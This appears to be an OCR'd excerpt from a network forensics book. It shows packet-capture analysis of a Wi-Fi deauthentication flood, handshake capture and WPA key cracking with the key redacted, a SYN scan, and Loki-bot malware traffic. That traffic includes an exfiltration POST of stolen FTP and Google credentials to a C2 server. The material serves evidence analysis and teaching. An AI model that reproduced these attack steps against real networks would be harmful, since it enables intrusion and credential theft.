712	22.957474	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	133	Key (Message 4 of 4)

First packet:	2019-03-10 08:18:04
Last packet:	2019-03-10 08:21:43
Elapsed:	00:03:39

Capture

Hardware:	Unknown
OS:	Unknown
Application:	Unknown

Interfaces

Interface	Dropped packets	Capture filter	Link type	Packet size limit
Unknown	Unknown	Unknown	IEEE 802.11 Wireless LAN	65535 bytes

Statistics

Measurement	Captured	Displayed	Marked
Packets	9240	2574 (27.9%)	—
Time span, s	219.174	5.097	—
Average pps	42.2	505.0	—
Average packet size, B	46.5	26.5	—
Bytes	433968	66924 (15.4%)	0

BSSID	Channel	SSID	Percent Pa ▲	Percent Retry	Retry	Beacons	Data Pkts	Probe Reqs	Probe Resp	Auths	Deauths
▾ 78:44:76:e7:b0:58	2	VIP3R	100.0	13.3	482	1	693	0	152	54	2574
78:44:76:e7:b0:58			85.0	6.4	197	133	15	0	152	54	2574
ff:ff:ff:ff:ff:ff			72.9	0.2	6	0	79	0	0	0	2560
78:44:76:e7:b0:54			11.1	56.4	226	140	261	0	0	0	0
b0:10:41:c8:46:df			10.6	51.2	197	167	91	0	17	46	0
2c:33:61:77:23:ef			6.0	56.6	124	121	66	0	3	6	7
70:f0:87:bf:17:ab			4.4	83.2	134	76	36	0	1	0	0
54:99:63:82:64:f5			3.8	45.3	63	48	59	0	2	2	7
78:45:61:71:0d:9a			0.8	0.0	0	0	0	0	29	0	0

wlan.fc.type_subtype==0xC

No.	Time	Source	Destination	Protocol	Length	Info
4175	136.2074…	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=0, FN=0, Flags=........
4176	136.2110…	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=0, FN=0, Flags=........
4177	136.2110…	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=1, FN=0, Flags=........
4184	136.2140…	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=2, FN=0, Flags=........
4185	136.2151…	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=1, FN=0, Flags=........
4188	136.2156…	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=2, FN=0, Flags=........
4191	136.2166…	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=3, FN=0, Flags=........
4192	136.2181…	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=3, FN=0, Flags=........
4193	136.2191…	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=4, FN=0, Flags=........
4194	136.2217…	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=5, FN=0, Flags=........
4195	136.2222…	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=4, FN=0, Flags=........
4196	136.2243…	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=5, FN=0, Flags=........

(wlan.fc.type_subtype==0xC) && (wlan.da == 78:44:76:e7:b0:58)

No.	Time	Source	Destination	Protocol	Length	Info
4525	136.6385…	54:99:63:82:64:f5	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=2497, FN=0, Flags=........
4528	136.6457…	2c:33:61:77:23:ef	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=470, FN=0, Flags=....R...
4530	136.6462…	54:99:63:82:64:f5	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=2497, FN=0, Flags=....R..
4532	136.6472…	54:99:63:82:64:f5	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=2497, FN=0, Flags=....R..
4534	136.6544…	54:99:63:82:64:f5	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=2497, FN=0, Flags=....R..
4536	136.6554…	54:99:63:82:64:f5	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=2497, FN=0, Flags=....R..
4538	136.6569…	54:99:63:82:64:f5	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=2497, FN=0, Flags=....R..
4540	136.6574…	54:99:63:82:64:f5	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=2497, FN=0, Flags=....R..
5043	137.2570…	2c:33:61:77:23:ef	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=494, FN=0, Flags=........
5044	137.2575…	2c:33:61:77:23:ef	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=494, FN=0, Flags=....R...
5046	137.2585…	2c:33:61:77:23:ef	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=494, FN=0, Flags=....R...
5051	137.2606…	2c:33:61:77:23:ef	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=494, FN=0, Flags=....R...
5053	137.2611…	2c:33:61:77:23:ef	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=494, FN=0, Flags=....R...
5056	137.2631…	2c:33:61:77:23:ef	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=494, FN=0, Flags=....R...

wlan.fc.type_subtype==0xA

No.	Time	Source	Destination	Protocol	Length	Info
7369	142.9047…	78:44:76:e7:b0:58	54:99:63:82:64:f5	802.11	26	Disassociate, SN=1069, FN=0, Flags=........
7370	142.9047…	78:44:76:e7:b0:58	54:99:63:82:64:f5	802.11	26	Disassociate, SN=1069, FN=0, Flags=....R...
7371	142.9063…	78:44:76:e7:b0:58	54:99:63:82:64:f5	802.11	26	Disassociate, SN=1069, FN=0, Flags=....R...
7372	142.9063…	78:44:76:e7:b0:58	54:99:63:82:64:f5	802.11	26	Disassociate, SN=1069, FN=0, Flags=....R...
7373	142.9063…	78:44:76:e7:b0:58	54:99:63:82:64:f5	802.11	26	Disassociate, SN=1069, FN=0, Flags=....R...
7374	142.9073…	78:44:76:e7:b0:58	54:99:63:82:64:f5	802.11	26	Disassociate, SN=1069, FN=0, Flags=....R...
7375	142.9078…	78:44:76:e7:b0:58	54:99:63:82:64:f5	802.11	26	Disassociate, SN=1069, FN=0, Flags=....R...
7386	143.5785…	78:44:76:e7:b0:58	Apple_77:23:ef	802.11	26	Disassociate, SN=1077, FN=0, Flags=........
7387	143.5785…	78:44:76:e7:b0:58	Apple_77:23:ef	802.11	26	Disassociate, SN=1077, FN=0, Flags=....R...
7388	143.5790…	78:44:76:e7:b0:58	Apple_77:23:ef	802.11	26	Disassociate, SN=1077, FN=0, Flags=....R...
7389	143.5795…	78:44:76:e7:b0:58	Apple_77:23:ef	802.11	26	Disassociate, SN=1077, FN=0, Flags=....R...
7390	143.5800…	78:44:76:e7:b0:58	Apple_77:23:ef	802.11	26	Disassociate, SN=1077, FN=0, Flags=....R...
7391	143.5811…	78:44:76:e7:b0:58	Apple_77:23:ef	802.11	26	Disassociate, SN=1077, FN=0, Flags=....R...
7392	143.5811…	78:44:76:e7:b0:58	Apple_77:23:ef	802.11	26	Disassociate, SN=1077, FN=0, Flags=....R...
7397	144.4669…	78:44:76:e7:b0:58	HonHaiPr_c8:46:df	802.11	26	Disassociate, SN=1087, FN=0, Flags=........


```
root@kali:~# tshark -r final_show-01.cap -2 -R "eapol" -T fields -e wlan.da | sort | uniq
Running as user "root" and group "root". This could be dangerous.
2c:33:61:77:23:ef
54:99:63:82:64:f5
78:44:76:e7:b0:58
b0:10:41:c8:46:df
```

```
root@kali:~# tshark -r final_show-02.cap -2 -R "eapol" -T fields -e wlan.da | sort | uniq

Running as user "root" and group "root". This could be dangerous.
78:44:76:e7:b0:58
f0:79:60:25:be:ac
root@kali:~#
```

wlan.fc.type_subtype == 0xB


No.	Time	Source	Destination	Protocol	Length	Info
37425	77.766990	f0:79:60…	ZioncomE…	802.11	30	Authentication, SN=1373, FN=0, Flags=........
37426	77.766988	f0:79:60…	ZioncomE…	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37427	77.766989	f0:79:60…	ZioncomE…	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37429	77.768522	f0:79:60…	ZioncomE…	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37436	77.771085	f0:79:60…	ZioncomE…	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37437	77.773646	f0:79:60…	ZioncomE…	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37438	77.776719	f0:79:60…	ZioncomE…	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37442	77.777740	f0:79:60…	ZioncomE…	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37452	77.780301	f0:79:60…	ZioncomE…	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37453	77.783372	f0:79:60…	ZioncomE…	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37454	77.785932	f0:79:60…	ZioncomE…	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37464	77.788493	f0:79:60…	ZioncomE…	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37465	77.793614	f0:79:60…	ZioncomE…	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37467	77.795660	f0:79:60…	ZioncomE…	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
50726	81.525329	f0:79:60…	ZioncomE…	802.11	30	Authentication, SN=1410, FN=0, Flags=........
50728	81.526336	78:44:76…	Apple_25…	802.11	30	Authentication, SN=3231, FN=0, Flags=........

```
▾ Fixed parameters (6 bytes)
    Authentication Algorithm: Open System (0)
    Authentication SEQ: 0x0002
    Status code: Successful (0x0000)
```




frame.time > "Mar 10, 2019 08:23:48.642582000" && wlan.fc.type==0x0

No.	Time	Source	Destination	Protocol	Length	Info
53949	82.497151	78:44:76…	Apple_25…	802.11	33	Action, SN=3246, FN=0, Flags=........
53951	82.498174	78:44:76…	Apple_25…	802.11	33	Action, SN=3246, FN=0, Flags=....R...
53953	82.499219	f0:79:60…	ZioncomE…	802.11	33	Action, SN=1414, FN=0, Flags=........
56583	83.205843	f0:79:60…	ZioncomE…	802.11	33	Action, SN=1416, FN=0, Flags=........
56588	83.210942	78:44:76…	Apple_25…	802.11	33	Action, SN=3254, FN=0, Flags=........
68189	85.976977	f0:79:60…	ZioncomE…	802.11	33	Action, SN=1430, FN=0, Flags=........
68199	85.980049	f0:79:60…	ZioncomE…	802.11	33	Action, SN=1430, FN=0, Flags=....R...
68201	85.981054	78:44:76…	Apple_25…	802.11	33	Action, SN=3294, FN=0, Flags=........
69614	86.942143	78:44:76…	Apple_25…	802.11	33	Action, SN=3305, FN=0, Flags=........
69616	86.943177	f0:79:60…	ZioncomE…	802.11	33	Action, SN=1431, FN=0, Flags=........
69619	86.946258	f0:79:60…	ZioncomE…	802.11	33	Action, SN=1431, FN=0, Flags=....R...
69620	86.947284	f0:79:60…	ZioncomE…	802.11	33	Action, SN=1431, FN=0, Flags=....R...
70708	87.591380	f0:79:60…	ZioncomE…	802.11	33	Action, SN=1434, FN=0, Flags=........
70710	87.592383	78:44:76…	Apple_25…	802.11	33	Action, SN=3312, FN=0, Flags=........
73680	94.118779	78:44:76…	SamsungE…	802.11	387	Probe Response, SN=3382, FN=0, Flags=........, BI=100, SSID=VIP3R



```
                                Aircrack-ng 1.2 rc4

[00:00:00] 1/1 keys tested (37.76 k/s)

Time left: 0 seconds                                                100.00%

                        KEY FOUND! [ [redacted] ]


Master Key     : 09 [redacted] 9B D7
                 1A [redacted] 7E 0E

Transient Key  : 7F [redacted] 2E 5E 4D
                 20 [redacted] 64 47 6A
                 F9 [redacted] 37 64 99
                 6C 15 FE 0F F1 B7 14 5F 5A 16 11 BE 49 55 A4 B2

EAPOL HMAC     : 44 A4 7A [redacted] 44 E3 1B D8
```





tcp

No.	Time	Source	Destination	Protocol	Length	Info
14571	168.465240115	192.168.1.5	192.168.1.2	TCP	127	47802 → 1147 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
14572	168.465244284	192.168.1.5	192.168.1.1	TCP	127	47802 → 1147 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
13395	168.298911762	192.168.1.5	192.168.1.2	TCP	127	47802 → 1149 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
13396	168.298919463	192.168.1.5	192.168.1.1	TCP	127	47802 → 1149 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15414	168.566319733	192.168.1.5	192.168.1.2	TCP	127	47802 → 1151 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15415	168.566327274	192.168.1.5	192.168.1.1	TCP	127	47802 → 1151 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
16572	168.747514332	192.168.1.5	192.168.1.2	TCP	137	47802 → 1152 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
16587	168.749636183	192.168.1.5	192.168.1.1	TCP	127	47802 → 1152 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
14135	168.413831744	192.168.1.5	192.168.1.2	TCP	127	47802 → 1154 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
14136	168.413841280	192.168.1.5	192.168.1.1	TCP	127	47802 → 1154 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15203	168.528645946	192.168.1.5	192.168.1.2	TCP	127	47802 → 1163 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15204	168.528649958	192.168.1.5	192.168.1.1	TCP	127	47802 → 1163 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
14139	168.413864066	192.168.1.5	192.168.1.2	TCP	127	47802 → 1164 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
14140	168.413871588	192.168.1.5	192.168.1.1	TCP	127	47802 → 1164 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15426	168.566410251	192.168.1.5	192.168.1.2	TCP	127	47802 → 1165 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15427	168.566418008	192.168.1.5	192.168.1.1	TCP	127	47802 → 1165 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15604	168.593082950	192.168.1.5	192.168.1.2	TCP	127	47802 → 1166 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15605	168.593088310	192.168.1.5	192.168.1.1	TCP	127	47802 → 1166 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15191	168.528345899	192.168.1.5	192.168.1.2	TCP	127	47802 → 1174 [SYN] Seq=0 Win=1024 Len=0 MSS=1460


```
GET / HTTP/1.1
Host: 192.168.1.2

HTTP/1.1 200 OK
Content-type: text/html

<html><head><title>hue personal wireless lighting</title></head><body><b>Use a modern
browser to view this resource.</b></body></html>
```

Chapter 10: Automated Evidence Aggregation and Analysis





Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A
172.16.0.130	49344	185.141.27.187	80	12	3486	6	3095	6	391
172.16.0.130	49345	185.141.27.187	80	16	1419	8	912	8	507
172.16.0.130	49346	185.141.27.187	80	16	1392	8	885	8	507
172.16.0.130	49347	185.141.27.187	80	12	1421	6	1030	6	391



```
POST /danielsden/ver.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: 185.141.27.187
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Content-Key: 69A80BA8
Content-Length: 2513
Connection: close

..'...
...XXXXX11111.....R.E.M.....R.E.M.W.O.R.K.S.T.A.T.I.O.N.....R.E.M.W.o.r.k.s.t.a.t.i.o.n.p
.................k..........a!....0...B.7.E.1.C.2.C.C.9.8.0.6.6.B.2.5.0.D.D.B.2.1.2.3.....g5cy2.          ....H.l.      .6.h.t8.p8s8:"/paDco.u.n.1,..g..l
he...2my.&n...-@=m.uiH."D.t.=s
&.xD.<.?xml ver.sion="1.t0...c.d..g..UTF-8".?>
<Np...P.defa.ultC.ch.B%.O.NFIGD7R.\]...USE.NAM..@.HO.T...o.utp..h.wn....d..Rat..!.5$.cle.rW.0.qPC.m.n..t...0 .<Pr.ofiFs./I....$..Ll                ...st..dmlB..y.
9.F..Z..a3XqS8et.qs4.9...am.}Us..P..v.....Q1.
 .3.L}.....c.vvp{r..>0/7.1f{wj860.8.h.g..r7..Ex.F?T.IWP.C6..b0..d..B....o.%..|hPp:q/uiH...z..-.a.j.ctP..g...h.......X.d...No{R.....w.M..E..F...ply.fvrLb.$kIw.T...AZH2..=o{..D.bu...P.l.t9.L.
7wn.s..9..fzsr..$Q...abl."V.AMl.|>tr..|.H..../U.R.$...O.u2$.;5..AEy.j5.=ER.X,>pM5y.F....D2L1 *b....10>:...C;)2:...Mr.x..Ief&cn_.V..w...>L.\d.7.,PV...m.....(p#$.0Lk.b.wTv.f...iz..(.2)..
419.30.H.A.D*+Htv6)14G\...K<.p-
.i....m.~d...=%..x..t...?4.h..8h.3.u.t>3.p../w>.d7.L.Y.T^qNu.D/...>..y7FHE.S<.O8.t...._.:d.`.]t.#.1.H..5..V.I.r.......e.5.66..a."...nfoh.R>..1tC.L.A.T;.
6rx....>...c....>..)s9t;Nu,b..ofiTl\,,...As...B"..y8...Au.{.<....|.wpEb...c.f..H.c.on.
op....Adhtml.....m.).......jjav..
s..8lu.m4...k.d5...o.s..g.                tc..s..^>..o.y.q\...ss8...q.              vg.\...K(x..b.....A.rcO..n.....h..B=.d>.+...?Th..Vo]pyQ.
([.l/.....:...C....~KS\....jh5W....ur...'.w.l.a{..S0?..pO=.Upd..... .3..2.I...-a..7....+..+..5^i?<.|.2013-.L.7z .:.......'N.vV.....=..FBBIa:.vHD...i...*^...d._..n....)..3cX..Gc.R.-1.A..
3:?..o.....um...GZ.R.vE..3.7)..GO.s..W...gs.[.T..L.)c(.5w.R.*.t.}.LPP..u.Jy._0.6xSw.p.i;..3.di....xy)\nv..B|8...:...Qu...``c.;.f.l..^XH@w.col..n...dth..80.6....
J5.\.".f....Q.2J...          ...d./Lb.75.N...PdW.......U8.^%9_%.294....O.1..}...  .r.O.}..97.-13........2....G.$.L.d.".}.<t.A.\...F...0gDo..L...B.Z..6.....9X..'D.....W).q.|.../ys...d>..
8GI.h.e^.qu..m..(z.c.3!B..C.......>N.f...|i.?;..5..].2..ldx..~.M.,.g          {Ov/...i.,..".'...&ppMn;.0.....lK.....j.d~..^.+..2..M...BF...dt....P,1.2.3.`..H5.4.5Y.....wbdr...uF.V.4.5>.....
Ck.:..t.M.<%;#.....7o.j=VR_'.Ldo&ubr....a.Nu....<.M}..."..o...y/[...ch=..?9.4.j8.4.;8..dXI.X....Y.o.Z>jT..jS...E.EI.R.l.....mv.4A.2.o..p.WIJ...k[.4".2k.....fO.{tSI9..K...t_.{.^.dXyb...i....a..
[...C..0ds..J...n%....8o.lz.ll.B~...._VM..  vK.V.;...vKPA.x.uOp.....t~.R..N8:)..            >...f.          C:\T
.r..REMGAp.c...moZi.U.[.ZYK..s.).T....m..:.R...B....HoI.E...,P..>2-..
..D_.`..>-C:
6%ZT..$.Q.....P?t.!.
#B...z.6.Ofde.tLF....~   |M'C>PODE_..FAULT.j../..Bx9.uw..$.(LYCu.$..k...H%Esj!..k.Cz../.By2|Z.B.h9.O.$/.V.&.....m.0.
```

```
root@ubuntu:/home/deadlist/Desktop/loki# ./loki.py
{'Malware Artifacts/IOCs': {'HTTP Method': 'POST', 'User-Agent String': 'Mozilla/4.08 (Charon; Inferno)',
'Key Value': '69A80BA8'}, 'Network': {'Source Port': 49344, 'Destination IP': '185.141.27.187', 'HTTP URI'
: '/danielsden/ver.php', 'Data Transmission Time': '2017-04-28T00:33:20.921806', 'Destination Port': 80, '
Source IP': '172.16.0.130', 'Destination Host': '185.141.27.187'}}
{'Malware Artifacts/IOCs': {'HTTP Method': 'POST', 'User-Agent String': 'Mozilla/4.08 (Charon; Inferno)',
'Key Value': '69A80BA8'}, 'Network': {'Source Port': 49345, 'Destination IP': '185.141.27.187', 'HTTP URI'
: '/danielsden/ver.php', 'Data Transmission Time': '2017-04-28T00:33:22.101986', 'Destination Port': 80, '
Source IP': '172.16.0.130', 'Destination Host': '185.141.27.187'}}
{'Malware Artifacts/IOCs': {'HTTP Method': 'POST', 'User-Agent String': 'Mozilla/4.08 (Charon; Inferno)',
'Key Value': '69A80BA8'}, 'Network': {'Source Port': 49346, 'Destination IP': '185.141.27.187', 'HTTP URI'
: '/danielsden/ver.php', 'Data Transmission Time': '2017-04-28T00:33:23.150216', 'Destination Port': 80, '
Source IP': '172.16.0.130', 'Destination Host': '185.141.27.187'}}
{'Malware Artifacts/IOCs': {'HTTP Method': 'POST', 'User-Agent String': 'Mozilla/4.08 (Charon; Inferno)',
'Key Value': '69A80BA8'}, 'Network': {'Source Port': 49347, 'Destination IP': '185.141.27.187', 'HTTP URI'
: '/danielsden/ver.php', 'Data Transmission Time': '2017-04-28T00:33:58.202130', 'Destination Port': 80, '
Source IP': '172.16.0.130', 'Destination Host': '185.141.27.187'}}
```

```
root@ubuntu:/home/deadlist/Desktop/loki# ./loki-parse.py --pcap loki-bot_network_traffic.pcap

**************************************************************************
*************Decompressed Application/Credential Data [Start]*************
**************************************************************************

https://accounts.google.comhone@gmail.comtest&<?xml version="1.0" encoding="UTF-8" ?>
<NppFTP defaultCache="%CONFIGDIR%\Cache\%USERNAME%@%HOSTNAME%" outputShown="0" windowRatio="0.5" clearCache="0" clearCachePermanent="0">
    <Profiles />
</NppFTP>
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<FileZilla3>
    <Settings>
        <Setting name="Use Pasv mode">1</Setting>
        <Setting name="Limit local ports">0</Setting>
        <Setting name="Limit ports low">6000</Setting>
        <Setting name="Limit ports high">7000</Setting>
        <Setting name="External IP mode">0</Setting>
        <Setting name="External IP"></Setting>
        <Setting name="External address resolver">http://ip.filezilla-project.org/ip.php</Setting>
        <Setting name="Last resolved IP"></Setting>
        <Setting name="No external ip on local conn">1</Setting>
        <Setting name="Pasv reply fallback mode">0</Setting>
        <Setting name="Timeout">20</Setting>
        <Setting name="Logging Debug Level">0</Setting>
        <Setting name="Logging Raw Listing">0</Setting>
        <Setting name="fzsftp executable"></Setting>
        <Setting name="Allow transfermode fallback">1</Setting>
        <Setting name="Reconnect count">2</Setting>
